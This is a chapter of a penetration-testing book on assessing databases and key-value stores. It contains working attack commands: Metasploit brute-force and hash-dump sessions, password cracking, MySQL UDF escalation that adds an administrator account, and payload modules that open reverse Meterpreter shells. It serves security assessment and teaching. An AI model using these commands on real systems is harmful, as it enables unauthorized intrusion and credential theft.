Table of Contents for
Network Security Assessment, 3rd Edition
 Network Security Assessment, 3rd Edition
Published by
O'Reilly Media, Inc., 2016
Network Security Assessment, 3rd Edition
Published by
O'Reilly Media, Inc., 2016
- nav
- Cover
- Network Security Assessment
- Network Security Assessment
- section
- Preface
- 1. Introduction to Network Security Assessment
- 2. Assessment Workflow and Tools
- 3. Vulnerabilities and Adversaries
- 4. Internet Network Discovery
- 5. Local Network Discovery
- 6. IP Network Scanning
- 7. Assessing Common Network Services
- 8. Assessing Microsoft Services
- 9. Assessing Mail Services
- 10. Assessing VPN Services
- 11. Assessing TLS Services
- 12. Web Application Architecture
- 13. Assessing Web Servers
- 14. Assessing Web Application Frameworks
- 15. Assessing Data Stores
- A. Common Ports and Message Types
- B. Sources of Vulnerability Information
- C. Unsafe TLS Cipher Suites
- Glossary of Terms
- Index
- About the Author
- Colophon
Chapter 15. Assessing Data Stores
Databases, key-value stores, and other systems are used to cache and serve data. Attackers often compromise data stores by abusing weaknesses within their configuration, authenticating with valid credentials, and escalating privileges.
The data stores described in this chapter include relational and nonrelational databases, file service protocols, distributed file systems, and key-value stores. Table 15-1 lists implementations, service ports, and tool support within Kali Linux.
| Name | Port | Protocol | Nmap | MSFa | Hydra | ||
|---|---|---|---|---|---|---|---|
| TCP | UDP | ||||||
| MySQL | 3306 |
● |
– |
● |
● |
● |
|
| PostgreSQL | 5432 |
● |
– |
● |
● |
● |
|
| Microsoft SQL Server |
1433 1434 |
● – |
– ● |
● ● |
● ● |
● – |
|
| Oracle Database | 1521 |
● |
– |
● |
● |
● |
|
| MongoDB | 27017 |
● |
– |
● |
● |
– |
|
| Redis | 6379 |
● |
– |
● |
● |
● |
|
| Memcached | 11211 |
● |
● |
● |
● |
– |
|
| Hadoop | MapReduce | 50030 50060 |
● ● |
– – |
● ● |
– – |
– – |
| HDFS |
50070 50075 50090 |
● ● ● |
– – – |
● ● ● |
– – – |
– – – |
|
| NFS | 2049 |
● |
● |
● |
● |
– |
|
| AFP | 548 |
● |
– |
● |
● |
● |
|
| iSCSI | 3260 |
● |
– |
● |
– |
– |
|
a Metasploit Framework | |||||||
MySQL
MySQL is commonly found listening on TCP port 3306 of both Unix- and Windows-based servers. Nmap fingerprints the service, as demonstrated by Example 15-1. NVD lists a number of severe, unauthenticated, remotely exploitable vulnerabilities in MySQL at the time of writing, as listed in Table 15-2.
Example 15-1. MySQL service fingerprinting via Nmap
root@kali:~# nmap -sSVC -p3306 -n 45.125.30.102

Starting Nmap 6.47 (http://nmap.org) at 2015-08-10 01:24 EDT
Nmap scan report for 45.125.30.102
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.1.26-rc
| mysql-info:
|   Protocol: 53
|   Version: .1.26-rc
|   Thread ID: 128018
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, DontAllowDatabaseTableColumn, LongPassword, SupportsLoad
|                      DataLocal, Speaks41ProtocolOld, SupportsTransactions, ODBCClient, Ignore
|                      SpaceBeforeParenthesis, SupportsCompression, FoundRows, IgnoreSigpipes,
|                      ConnectWithDatabase, InteractiveClient, LongColumnFlag, Speaks41
|                      ProtocolNew
|   Status: Autocommit
|_  Salt: atE;7C,Q3JZgu9W.}ON|
| CVE reference | Affected versions | Notes |
|---|---|---|
| CVE-2015-0411 | 5.6.0 to 5.6.21 5.5.0 to 5.5.40 |
Unspecified remotely exploitable flaw within the MySQL encryption subsystem resulting in unauthenticated access to data |
CVE-2014-6500 CVE-2014-6491 |
5.6.0 to 5.6.20 5.5.0 to 5.5.39 |
Multiple exploitable vulnerabilities relating to the yaSSL subsystem resulting in remote unauthenticated access to data and arbitrary code execution |
|
CVE-2013-1492 |
5.5.0 to 5.5.29 5.1.0 to 5.1.67 |
|
|
CVE-2012-0553 |
5.5.0 to 5.5.27 5.1.0 to 5.1.67 |
|
|
CVE-2012-0882 |
5.5.0 to 5.5.21 5.1.0 to 5.1.61 |
|
|
CVE-2012-5615 |
5.6.0 to 5.6.19 5.5.0 to 5.5.38 |
Username enumeration via error oraclea |
|
CVE-2012-3158 |
5.5.0 to 5.5.26 5.1.0 to 5.1.64 |
Unspecified vulnerabilities resulting in remote unauthenticated access to data |
|
CVE-2012-2750 |
5.5.0 to 5.5.22 |
|
|
CVE-2012-2122 |
5.6.0 to 5.6.5 5.5.0 to 5.5.23 5.1.0 to 5.1.62 |
Authentication bypass resulting in remote unauthorized access to datab,c |
a See http://bit.ly/2bB89uI. b Metasploit mysql_authbypass_hashdump module. c Christopher Byrd, “MySQL CVE-2012-2122 Trivial Authentication Bypass”, YouTube video, posted June 11, 2012. | ||
Brute-Force Password Grinding
Many products configure MySQL accounts with default passwords, including Oracle ATG Web Commerce,1 Infoblox NetMRI,2 and Cisco ANM.3 Examples 15-2 and 15-3 demonstrate root account password grinding using Metasploit and use of the mysql client utility within Kali Linux.
Example 15-2. Uncovering a weak MySQL root password
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set USERNAME root
msf auxiliary(mysql_login) > set PASS_FILE /root/common.txt
msf auxiliary(mysql_login) > set USER_AS_PASS true
msf auxiliary(mysql_login) > set BLANK_PASSWORDS true
msf auxiliary(mysql_login) > set RHOSTS 192.168.2.15
msf auxiliary(mysql_login) > set VERBOSE false
msf auxiliary(mysql_login) > run

[*] 192.168.2.15:3306 MYSQL - Found remote MySQL version 5.1.71
[+] 192.168.2.15:3306 - SUCCESSFUL LOGIN 'root' : 'abc123'
Example 15-3. Interacting with an exposed MySQL service
root@kali:~# mysql -h 192.168.2.15 -u root -p
Enter password: abc123
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 53
Server version: 5.1.71 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
Authenticated MySQL Attacks
Table 15-3 lists Metasploit modules that you can combine with credentials to authenticate with exposed MySQL instances, obtain data, and execute OS commands. Table 15-4 lists exploitable privilege escalation and command execution flaws.
| Module | Purpose |
|---|---|
| mysql_enum | Return the basic configuration and server settings |
| mysql_hashdump | Extract username and password hash values |
| mysql_payload mysql_start_up |
Execute OS commands (Windows) |
| mysql_schemadump | Display the database schema |
| mysql_sql | Execute arbitrary SQL statements |
| CVE reference | Affected versions | Notes |
|---|---|---|
| CVE-2014-6507 | 5.6.0 to 5.6.20 5.5.0 to 5.5.39 |
Privilege escalation via DML operation |
| CVE-2012-5612 | 5.5.0 to 5.5.28 | MDL subsystem heap overflowa |
| CVE-2012-5611 | 5.5.0 to 5.5.28 5.1.0 to 5.1.66 |
Stack overflow in acl_get() functionb |
| CVE-2012-3163 | 5.5.0 to 5.5.26 5.1.0 to 5.1.64 |
Unspecified privilege escalation flaw affecting Microsoft Windows MySQL deployments |
| CVE-2010-1850 | 5.1.0 to 5.1.46 5.0.0 to 5.0.91 |
Code execution via COM_FIELD_LIST |
a King Cope, “MySQL (Linux) Heap Based Overrun PoC Zeroday”, email message to Full Disclosure mailing list, December 1, 2012. b King Cope, “MySQL (Linux) Stack Based Buffer Overrun PoC Zeroday”, email message to Full Disclosure mailing list, December 1, 2012. | ||
Local OS command execution via MySQL
If you are able to upload a malicious shared library to a directory structure that is readable by MySQL (through a web application vulnerability, FTP, or other means), you can achieve OS command execution via MySQL by loading the library as a user-defined function (UDF). Bernardo Damele A. G.’s udfhack GitHub repository4 contains the source code to his shared libraries. You can find compiled versions for 32- and 64-bit versions of Windows and Linux within sqlmap5 under the udf/mysql/ directory.
Examples 15-4 and 15-5 demonstrate the technique used to load libraries from arbitrary locations and execute commands under Microsoft Windows and Linux, as originally described by Adam Palmer.6
Example 15-4. Linux MySQL local privilege escalation via UDF
use mysql;
create table npn(line blob);
insert into npn values(load_file('/tmp/lib_mysqludf_sys.so'));
select * from npn into dumpfile '/tmp/lib_mysqludf_sys.so';
create function sys_exec returns integer soname 'lib_mysqludf_sys.so';
select sys_exec('id > /tmp/out.txt');
Example 15-5. Windows MySQL local privilege escalation via UDF
USE mysql;
CREATE TABLE npn(line blob);
INSERT INTO npn values(load_files('C://temp//lib_mysqludf_sys.dll'));
SELECT * FROM mysql.npn INTO DUMPFILE 'c://windows//system32//lib_mysqludf_sys_32.dll';
CREATE FUNCTION sys_exec RETURNS integer SONAME 'lib_mysqludf_sys_32.dll';
SELECT sys_exec("net user npn npn12345678 /add");
SELECT sys_exec("net localgroup Administrators npn /add");
PostgreSQL
PostgreSQL is an Object-Relational Database Management System (ORDBMS) that uses TCP port 5432 by default to serve clients. Example 15-6 demonstrates Nmap used to fingerprint an available instance online.
Example 15-6. Fingerprinting PostgreSQL by using Nmap
root@kali:~# nmap -sSV -p5432 -n 138.122.75.109

Starting Nmap 6.47 (http://nmap.org) at 2015-12-23 06:23 EDT
Nmap scan report for 138.122.75.109
PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 8.2.6 - 8.2.19
At the time of writing, NVD contains no unauthenticated remotely exploitable flaws in PostgreSQL, but it does list a large number of authenticated issues resulting in command execution and escalation of privileges. The subsequent sections detail brute-force password grinding and authenticated Metasploit modules that you can use during testing.
Brute-Force Password Grinding
You can use the Metasploit postgres_login module to test available services for weak credentials. The pgsql-brute script within Nmap can also be of use in some situations. Examples 15-7 and 15-8 demonstrate using Metasploit to perform PostgreSQL brute-force password grinding, and using the psql client within Kali Linux to authenticate.
Example 15-7. PostgreSQL brute-force password grinding with Metasploit
msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) > set RHOSTS 192.168.2.5
msf auxiliary(postgres_login) > set VERBOSE false
msf auxiliary(postgres_login) > run

[+] 192.168.2.5:5432 Postgres - Success: postgres:postgres (Database `template1` succeeded.)
Example 15-8. Authenticating with PostgreSQL
root@kali:~# psql –U postgres –d template1 –h 192.168.2.5 Password for user postgres:postgrespsql (9.4, server 8.3.1) WARNING: psql version 9.4, server version 8.3 Some psql features might not work. SSL connection (cipher: DHE-RSA-AES256-SHA, bits: 256) Type "help" for help. template1=# \l List of databases Name | Owner | Encoding | Access privileges -----------+----------+----------+---------------------- postgres | postgres | UTF8 | template0 | postgres | UTF8 | =c/postgres : postgres=CTc/postgres template1 | postgres | UTF8 | =c/postgres : postgres=CTc/postgres
Authenticated PostgreSQL Attacks
Table 15-5 lists Metasploit modules that you can use to authenticate with exposed PostgreSQL instances, obtain data, execute commands, and escalate privileges.
| Module | Purpose |
|---|---|
| postgres_sql | Execute arbitrary SQL statements |
| postgres_hashdump | Extract username and password hash values |
| postgres_schemadump | Display the database schema |
| postgres_readfile | Import a local file and display it (e.g., /etc/passwd) |
| postgres_payload | Load a shared object via pg_largeobject and create a UDF to execute arbitrary code on the server side |
Examples 15-9 and 15-10 demonstrate using Metasploit and Hashcat to obtain, prepare, and crack user password hashes. Example 15-11 demonstrates command execution via Metasploit using the postgres_payload module.
Example 15-9. Obtaining PostgreSQL password hashes by using Metasploit
msf > use auxiliary/scanner/postgres/postgres_hashdump
msf auxiliary(postgres_hashdump) > set RHOSTS 192.168.2.10
msf auxiliary(postgres_hashdump) > set USERNAME postgres
msf auxiliary(postgres_hashdump) > set PASSWORD toto
msf auxiliary(postgres_hashdump) > run

[*] Query appears to have run successfully
[+] Postgres Server Hashes

 Username
 --------
 phppgadmin  md537c2415c04b4d92c1904c46cd492ba37
 postgres    md59fa7827a30a483125ca3b7218bad6fee
 tms         md511142ca27072a18dda473b7f3bcf31a3
 whitecell   md521ef9598943f45c9ca2a5ae791d8c617
Example 15-10. Preparing and cracking PostgreSQL MD5 password hashes
root@kali:~# cat > hashes << STOP
37c2415c04b4d92c1904c46cd492ba37:phppgadmin
9fa7827a30a483125ca3b7218bad6fee:postgres
11142ca27072a18dda473b7f3bcf31a3:tms
21ef9598943f45c9ca2a5ae791d8c617:whitecell
STOP
root@kali:~# hashcat -m 10 hashes /usr/share/wordlists/sqlmap.txt
Initializing hashcat v0.49 with 1 threads and 32mb segment-size...

Added hashes from file hashes: 4 (4 salts)

NOTE: press enter for status-screen

37c2415c04b4d92c1904c46cd492ba37:phppgadmin:catdog
21ef9598943f45c9ca2a5ae791d8c617:whitecell:chiapet
9fa7827a30a483125ca3b7218bad6fee:postgres:toto
Example 15-11. Metasploit command shell execution (PostgreSQL for Windows)
msf > use exploit/windows/postgres/postgres_payload
msf exploit(postgres_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(postgres_payload) > set RHOST 192.168.2.10
msf exploit(postgres_payload) > set USERNAME postgres
msf exploit(postgres_payload) > set PASSWORD toto
msf exploit(postgres_payload) > run

[*] Started reverse handler on 192.168.2.21:4444
[*] Authentication successful and vulnerable version 8.4 on Windows confirmed.
[*] Uploaded flJBELWn.dll as OID 33011 to table jnrotcvq(ipmhmpch)
[*] Command Stager progress -  26.48% done (1499/101465 bytes)
[*] Command Stager progress -  73.51% done (98934/101465 bytes)
[*] Command Stager progress -  98.95% done (100400/101465 bytes)
[*] Meterpreter session 1 opened (192.168.2.21:4444 -> 192.168.2.10:1748)

meterpreter > getuid
Server username: DEMO\postgres
Microsoft SQL Server
Hosts running Microsoft SQL Server commonly expose two ports:
-
TCP port 1433, used by clients to interact with the service and databases
-
UDP port 1434, providing resolution service (listing available instances)
Servers can run multiple database instances using various high ports. The SQL Server Resolution Service (SSRS) listening on UDP port 1434 provides resolution—listing the registered SQL Server instances and their transport details (e.g., TCP ports and named pipes7).
Nmap invokes the ms-sql-info script upon encountering SQL Server interfaces, as shown in Example 15-12. The script queries the SRSS interface via UDP port 1434 and retrieves details of the available database instances.
Example 15-12. Fingerprinting SQL Server instances via Nmap
root@kali:~# nmap -sSUVC –p1433,1434 -n 10.0.0.10

Starting Nmap 6.46 (http://nmap.org) at 2015-08-04 15:35 PDT
Nmap scan report for 10.0.0.10
PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2008 R2 10.50.2550.00; SP1+
1434/udp open  ms-sql-m Microsoft SQL Server 10.50.2500.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| ms-sql-info:
|   Windows server name: DBSQL2K801
|   [10.0.0.10\MSSQLSERVER]
|     Instance name: MSSQLSERVER
|     Version: Microsoft SQL Server 2008 R2 SP1+
|       Version number: 10.50.2550.00
|       Product: Microsoft SQL Server 2008 R2
|       Service pack level: SP1
|       Post-SP patches applied: Yes
|     TCP port: 1433
|_    Clustered: No
Cross-reference the SQL Server version with NVD to identify weaknesses. At the time of writing, exploitation of known flaws requires authentication to reach vulnerable functions, as summarized by Table 15-6.
| CVE reference(s) | Affected versions (up to) | Notes |
|---|---|---|
CVE-2015-1763 CVE-2015-1762 |
SQL Server 2014 SQL Server 2012 SP2 SQL Server 2008 R2 SP2 SQL Server 2008 SP3 |
Multiple remote authenticated vulnerabilities resulting in code execution |
CVE-2012-1856 CVE-2012-0158 |
SQL Server 2008 R2 SP2 SQL Server 2008 SP3 |
Brute-Force Password Grinding
The default administrative account under Microsoft SQL Server is sa. Additional accounts that are sometimes created include distributor_admin, sql, sqluser, sql_account, sql_user, and sql-user. Hydra and Metasploit8 support brute-force password grinding over TCP/IP (using port 1433 by default). To perform brute-force over SMB using named pipes, consider sqlbf.9
Authenticating and Evaluating Configuration
Table 15-7 lists Metasploit modules that you can combine with valid credentials to execute commands and obtain data from SQL Server instances. Example 15-13 demonstrates mssql_payload execution. Patrik Karlsson’s SQLAT toolkit10 also supports file upload, registry access, and SAM database download via extended stored procedures.
| Module | Purpose |
|---|---|
| mssql_enum | Enumerate server configuration |
mssql_escalate_dbowner mssql_escalate_execute_as |
Local privilege escalation |
| mssql_findandsampledata | Crawl available databases for useful content |
| mssql_hashdump | Extract encrypted user password hashes |
| mssql_idf | Search the database for interesting data |
| mssql_local_auth_bypass | Add privileged local user accounts |
| mssql_linkcrawler | Exploit linked database servers |
| mssql_ntlm_stealer | Steal NTLM service credentials via SMB |
| mssql_payload | Execute OS commands via xp_cmdshell |
| mssql_schemadump | Extract the database schema |
| mssql_sql_file | Load and execute SQL statements from a file |
Example 15-13. Local OS command execution via SQL Server
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 10.0.0.25
msf exploit(mssql_payload) > set RHOST 10.0.0.10
msf exploit(mssql_payload) > set MSSQL_USER distributor_admin
msf exploit(mssql_payload) > set MSSQL_PASS password
msf exploit(mssql_payload) > run

[*] Started reverse handler on 10.0.0.25:4444
[*] Warning: This module will leave fGDpiveA.exe in the SQL Server %TEMP% directory
[*] Writing the debug.com loader to the disk...
[*] Converting the debug script to an executable...
[*] Uploading the payload, please be patient...
[*] Converting the encoded payload...
[*] Executing the payload...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (10.0.0.25:4444 -> 10.0.0.10:1708)

meterpreter > sysinfo
Computer: DBSQL2K801
OS      : Windows .NET Server (Build 3790, Service Pack 2).
Arch    : x86
Language: en_US
Note
Many of the listed modules were written by Scott Sutherland and presented during AppSec USA 2012.11
Oracle Database
The Transparent Network Substrate (TNS) protocol brokers client connections to Oracle Database instances via the TNS listener service, which listens on TCP port 1521. Nmap fingerprints exposed TNS listener services, as follows:
root@kali:~# nmap -sSV -p1521 –n 10.11.21.25

Starting Nmap 6.46 (http://nmap.org) at 2015-08-04 15:39 PDT
Nmap scan report for 10.11.21.25
PORT     STATE SERVICE    VERSION
1521/tcp open  oracle-tns Oracle TNS Listener 10.2.0.4.0 (for Linux)
The listener service has its own authentication mechanism and is administered outside of the database. In its default configuration, you can interact with the TNS listener to retrieve useful information, and if unpatched, exploit it to intercept database traffic and execute commands remotely.
Attacking Oracle Database instances from the network commonly involves four steps:
-
Assessment of the TNS listener configuration and retrieval of useful information
-
Enumeration of database system ID (SID) values
-
Armed with valid SID details, brute-force password grinding to secure access
-
Upon authentication, privilege escalation and pivoting via available functions
Exploitable flaws exist within components including the TNS listener, which an attacker can take advantage of to gather data (e.g., SID values) and execute arbitrary commands. Here I detail each assessment phase and the exploitation of respective weaknesses.
Interacting with the TNS Listener
Within Kali Linux, you can use either the tnscmd10g utility or Metasploit12 to send commands to available TNS listener services. Example 15-14 demonstrates using tnscmd10g to issue a version command.
Example 15-14. Interacting with the Oracle Database TNS listener
root@kali:~# tnscmd10g version -h 10.11.21.25
sending (CONNECT_DATA=(COMMAND=version)) to 10.11.21.25:1521
writing 90 bytes
reading
.M.......6.........-. ..........(DESCRIPTION=(TMP=)(VSNNUM=169870336)(ERR=0)).........TNSLSNR
for Linux: Version 10.2.0.4.0 - Production..TNS for Linux: Version 10.2.0.4.0 - Production..Unix
Domain Socket IPC NT Protocol Adaptor for Linux: Version 10.2.0.4.0 - Production..Oracle
Bequeath NT Protocol Adapter for Linux: Version 10.2.0.4.0 - Production..TCP/IP NT Protocol
Adapter for Linux: Version 10.2.0.4.0 - Production,,.........@
Table 15-8 lists valid commands. Mileage varies widely based on Oracle Database version and configuration—older versions leave the TNS listener completely exposed by default, and Oracle 11g introduced security controls that make probing and exploitation difficult.
| Command | Purpose |
|---|---|
| ping | Ping the listener |
| version | Provide output of the listener version and platform information |
| status | Return the current status and variables used by the listener |
| services | Dump service data |
| debug | Dump debugging information to the listener log |
| reload | Reload the listener configuration file |
| save_config | Write the listener configuration file to a backup location |
| stop | Invoke listener shutdown |
The TNS listener will sometimes return an error code during probing. Example 15-15 demonstrates using tnscmd10g to send a status command to the listener: at first we receive a version mismatch error (12618), so use the --10G flag to connect using an Oracle 10g string, which in turn elicits an authentication error (1189). Table 15-9 lists error codes that you will likely encounter during testing. You can find an exhaustive list in the Oracle Database 12c documentation.13
Example 15-15. Issuing status commands to the TNS listener
root@kali:~# tnscmd10g status -h 10.11.21.25
sending (CONNECT_DATA=(COMMAND=status)) to 10.11.21.25:1521
writing 89 bytes
reading
.a."..U(DESCRIPTION=(ERR=12618)(VSNNUM=169870336)(ERROR_STACK=(ERROR=(CODE=12618)(EMFI=4))))
root@kali:~# tnscmd10g status -h 10.11.21.25 --10G
sending
(CONNECT_DATA=(CID=(PROGRAM=)(HOST=linux)(USER=oracle))(COMMAND=status)
(ARGUMENTS=64)(SERVICE=LISTENER)(VERSION=169869568)) to 10.11.21.25:1521
writing 181 bytes
reading
.e."..Y(DESCRIPTION=(TMP=)(VSNNUM=169870336)(ERR=1189)(ERROR_STACK=(ERROR=(CODE=1189)(EMFI=4))))
| Error | Reason |
|---|---|
| 1169 | The listener does not recognize the password |
| 1189 | The listener could not authenticate the user |
| 1190 | The user is not authorized to execute the requested command |
| 12508 | The listener could not resolve the command |
| 12618 | The TNS versions are incompatible |
Oracle SID Grinding
SID values uniquely identify databases within Oracle environments, and are used during database connection and authentication. Examples 15-16 and 15-17 demonstrate using Metasploit to identify SID values. The enumeration tactic used by sid_enum is effective against Oracle Database 9.2.0.7 and prior, and so sid_brute should be run when testing current releases.
Example 15-16. SID enumeration via Metasploit
msf > use auxiliary/scanner/oracle/sid_enum
msf auxiliary(sid_enum) > set RHOSTS 10.11.21.20
msf auxiliary(sid_enum) > run
[*] Identified SID for 10.11.21.20: ORCL
[*] Identified SID for 10.11.21.20: TEST
Example 15-17. SID brute-force via Metasploit
msf > use auxiliary/scanner/oracle/sid_brute
msf auxiliary(sid_brute) > set RHOSTS 10.11.21.25
msf auxiliary(sid_brute) > set VERBOSE false
msf auxiliary(sid_brute) > run

[*] Checking 571 SIDs against 10.11.21.25:1521
[+] 10.11.21.25:1521 Oracle – 'TEST' is valid
Database Account Password Grinding
Due to licensing restrictions, the Metasploit oracle_login module will return an error when run from Kali Linux.16 The Nmap oracle-brute and oracle-brute-stealth scripts work out-of-the-box, as demonstrated in Examples 15-18 and 15-19. The oracle-brute-stealth script exploits a flaw within Oracle 11g that reveals account password hashes.17
Example 15-18. Oracle Database brute-force via Nmap
root@kali:~# nmap -p1521 --script oracle-brute --script-args oracle-brute.sid=TEST –n \
10.11.21.20

Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-03-02 14:54 EST
Nmap scan report for 10.11.21.20
PORT     STATE SERVICE
1521/tcp open  oracle
| oracle-brute:
|   Accounts
|     perfstat:perfstat => Valid credentials
|     scott:tiger => Valid credentials
|   Statistics
|_    Perfomed 157 guesses in 8 seconds, average tps: 19
Example 15-19. Obtaining and cracking Oracle Database password hashes
root@kali:~# nmap -p1521 --script oracle-brute-stealth --script-args \
oracle-brute-stealth.sid=DB11g -n 10.11.21.30

Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-03-02 14:58 EST
Nmap scan report for 10.11.21.30
PORT     STATE SERVICE
1521/tcp open  oracle
| oracle-brute-stealth:
|   Accounts
|     SYS:$o5logon$1245C95384E15E7F0C893FCD1893D8E19078170867E892CE86DF90880E09FAD3B4832CBCFDAC1
|     A821D2EA8E3D2209DB6*4202433F49DE9AE72AE2 -
|     Hashed valid or invalid credentials
|   Statistics
|_    Performed 241 guesses in 12 seconds, average tps: 20

root@kali:~# cat > hashes.txt << STOP
SYS:\$o5logon\$1245C95384E15E7F0C893FCD1893D8E19078170867E892CE86DF90880E09FAD3B4832CBCFDAC1A821
D2EA8E3D2209DB6*4202433F49DE9AE72AE2
STOP
root@kali:~# john hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (o5logon, Oracle O5LOGON protocol [SHA1 AES 32/32 AES-oSSL])
password         (SYS)
Note
When copying and pasting Oracle user password hashes into a text file from the command line, remember to escape the $ characters by using \ characters, as demonstrated in Example 15-18.
Authenticating with Oracle Database
You can use the sqlplus utility from the Kali Linux command line to interact with available databases. First, download the following Oracle Instant Client packages for Linux18 and save the files to /opt/oracle/, as follows:
/opt/oracle/instantclient-basic-linux-12.1.0.2.0.zip
/opt/oracle/instantclient-sqlplus-linux-12.1.0.2.0.zip
Upon unzipping, the /opt/oracle/instantclient_12_1 directory structure should contain sqlplus and the other files. Append the following lines to ~/.bashrc to set the necessary environment variables:
export PATH=$PATH:/opt/oracle/instantclient_12_1
export SQLPATH=/opt/oracle/instantclient_12_1
export TNS_ADMIN=/opt/oracle/instantclient_12_1
export LD_LIBRARY_PATH=/opt/oracle/instantclient_12_1
export ORACLE_HOME=/opt/oracle/instantclient_12_1
Upon logging-out and back in, the sqlplus utility should work. Example 15-20 demonstrates the tool used to authenticate with the TEST database instance on 10.11.21.20 using the perfstat credentials obtained earlier.
Example 15-20. Using the Oracle sqlplus client
root@kali:~# sqlplus perfstat/perfstat@10.11.21.20:1521/TEST
Connected.
SQL> select version from v$instance;

VERSION
-----------------
9.2.0.7.0
Privilege Escalation and Pivoting
You might seek to execute operating system commands,19 undertake port scanning,20 and exploit countless privilege escalation flaws upon authentication. For example, the January 2016 Oracle Critical Patch Update21 contained fixes for seven critical vulnerabilities within Oracle Database, as publicized by David Litchfield.22 Table 15-10 lists Metasploit modules that you can use to execute code and escalate privileges within older Oracle Database releases.
| CVE reference(s) | Affected versions | Description |
|---|---|---|
| CVE-2010-3600 |
11.2.0.0 to 11.2.0.1 11.1.0.0 to 11.1.0.7 |
The Oracle Client System Analyzer supports arbitrary file upload and code executiona |
|
CVE-2010-2415 CVE-2010-0870 |
11.2.0.0 to 11.2.0.1 11.1.0.0 to 11.1.0.7 10.2.0.0 to 10.2.0.4 10.1.0.0 to 10.1.0.5 9.2.0.0 to 9.2.0.8 |
Multiple Oracle SQL injection flaws resulting in privilege escalationb,c |
|
CVE-2010-0866 |
11.2.0.0 to 11.2.0.1 11.1.0.0 to 11.1.0.7 10.2.0.0 to 10.2.0.4 10.1.0.0 to 10.1.0.5 |
Java I/O privilege escalation flaw resulting in code execution (Windows only)d |
|
CVE-2009-0978 |
11.0.0.0 to 11.1.0.6 10.2.0.0 to 10.2.0.4 10.1.0.0 to 10.1.0.5 |
SQL injection in the Oracle Workspace Manager resulting in privilege escalatione |
| – |
All |
Invokes an egress SMB session from the Oracle server to obtain the NTLM hash of the service account for offline crackingf |
a Metasploit client_system_analyzer_upload module. b Metasploit dbms_cdc_publish2 module. c Metasploit dbms_cdc_publish3 module. d Metasploit jvm_os_code_10g module. | ||
MongoDB
MongoDB is a cross-platform document-oriented database . By default, the server listens on TCP port 27017 and is run without authentication. Shodan provides details of exposed instances online.23
Nmap can interrogate available services via mongodb-databases and mongodb-info scripts, as demonstrated in Example 15-21 (output stripped for brevity). Table 15-11 lists remotely exploitable flaws within MongoDB.
Example 15-21. MongoDB enumeration by using Nmap
root@kali:~# nmap -sSVC -p27017 173.255.254.242

Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-01-04 07:59 EST
Nmap scan report for 173.255.254.242
PORT      STATE SERVICE VERSION
27017/tcp open  mongodb MongoDB 2.4.10
| mongodb-databases:
|   databases
|     2
|       name = data
|       sizeOnDisk = 486539264
|       empty = false
|     1
|       name = westeros
|       sizeOnDisk = 218103808
|       empty = false
|     0
|       name = admin
|       sizeOnDisk = 1
|       empty = true
|   totalSize = 704643073
|_  ok = 1
| mongodb-info:
|   MongoDB Build info
|     version = 2.4.10
|     bits = 64
|     ok = 1
|     maxBsonObjectSize = 16777216
|     sysInfo = Linux ip-10-2-29-40 2.6.21.7-2.ec2.v1.2.fc8xen #1 SMP Fri
|     Nov 20 17:48:28 EST 2009 x86_64 BOOST_LIB_VERSION=1_49
| CVE reference | Affected versions | Notes |
|---|---|---|
| CVE-2013-4650 | 2.5.0 2.4.0 to 2.4.4 |
Privilege escalation flaw |
| CVE-2013-3969 | 2.4.0 to 2.4.4 | Memory corruption issues resulting in server-side code executiona |
| CVE-2013-1892 | 2.2.0 to 2.2.3 2.0.0 to 2.0.9 |
|
| CVE-2012-6619 | 2.3.1 and prior | Buffer over-read, resulting in information leak of system memory and secrets (e.g., credentials and encryption keys) |
Metasploit supports brute-force password grinding of exposed MongoDB instances requiring authentication (via mongodb_login). Upon securing access to the service, you can execute commands by using the flaws listed in Table 15-11, and clone available databases using NoSQLMap.24,25
Redis
Redis is an open source in-memory data store, used as a database, cache, and message broker within larger systems. By default, the service uses no authentication, and binds to TCP port 6379 of all network interfaces. Nmap’s redis-info script provides system details, as demonstrated by Example 15-22.
Example 15-22. Enumerating a Redis instance by using Nmap
root@kali:~# nmap -p6379 --script redis-info 109.206.167.35

Starting Nmap 6.47 (http://nmap.org) at 2015-11-30 21:26 PST
Nmap scan report for 35.167.serverel.net (109.206.167.35)
PORT     STATE SERVICE
6379/tcp open  unknown
| redis-info:
|   Version            2.8.3
|   Operating System   FreeBSD 9.1-RELEASE-p4 amd64
|   Architecture       64 bits
|   Process ID         53453
|   Used CPU (sys)     192269.11
|   Used CPU (user)    92284.88
|   Connected clients  2
|   Connected slaves   0
|   Used memory        238.96M
|_  Role               master
Note
If details are not returned, the service likely requires authentication. The Nmap redis-brute script performs brute-force password grinding, revealing the service password. If authentication is enabled, the default password is foobared.
Within Kali Linux, you can use the redis-cli utility to read from and write to available Redis instances, as demonstrated in Example 15-23. A useful primer detailing data types and commands is available online,26 and exposed instances are easily found using Shodan.27
Example 15-23. Reading Redis data by using redis-cli
root@kali:~# redis-cli -h 109.206.167.35
109.206.167.35:6379> keys *
     1) "e75e0f36586d050ef00b4100936f5c66"
     2) "ab1f89d2a5165f1eadb347780d1962c5"
     3) "7a580ac8a724a05d56a0f13ceb3bd6bd"
     4) "5f16ef95989e4cafdc26163555e724d2"
     5) "4f9188e68ab453d75f653c9be6a88814"
     6) "ba48b7d7025a2c16ccfa23244f15e78b"
     7) "97beffb461ffb86e0a41f39925dcedd9"
     8) "358bb7b4b5aad283f247c69622cd67ed"
     9) "3565569c78e72e2ba536d9c414708aec"
    10) "351115ba5f690fb9b1bdc1b41e673a94"
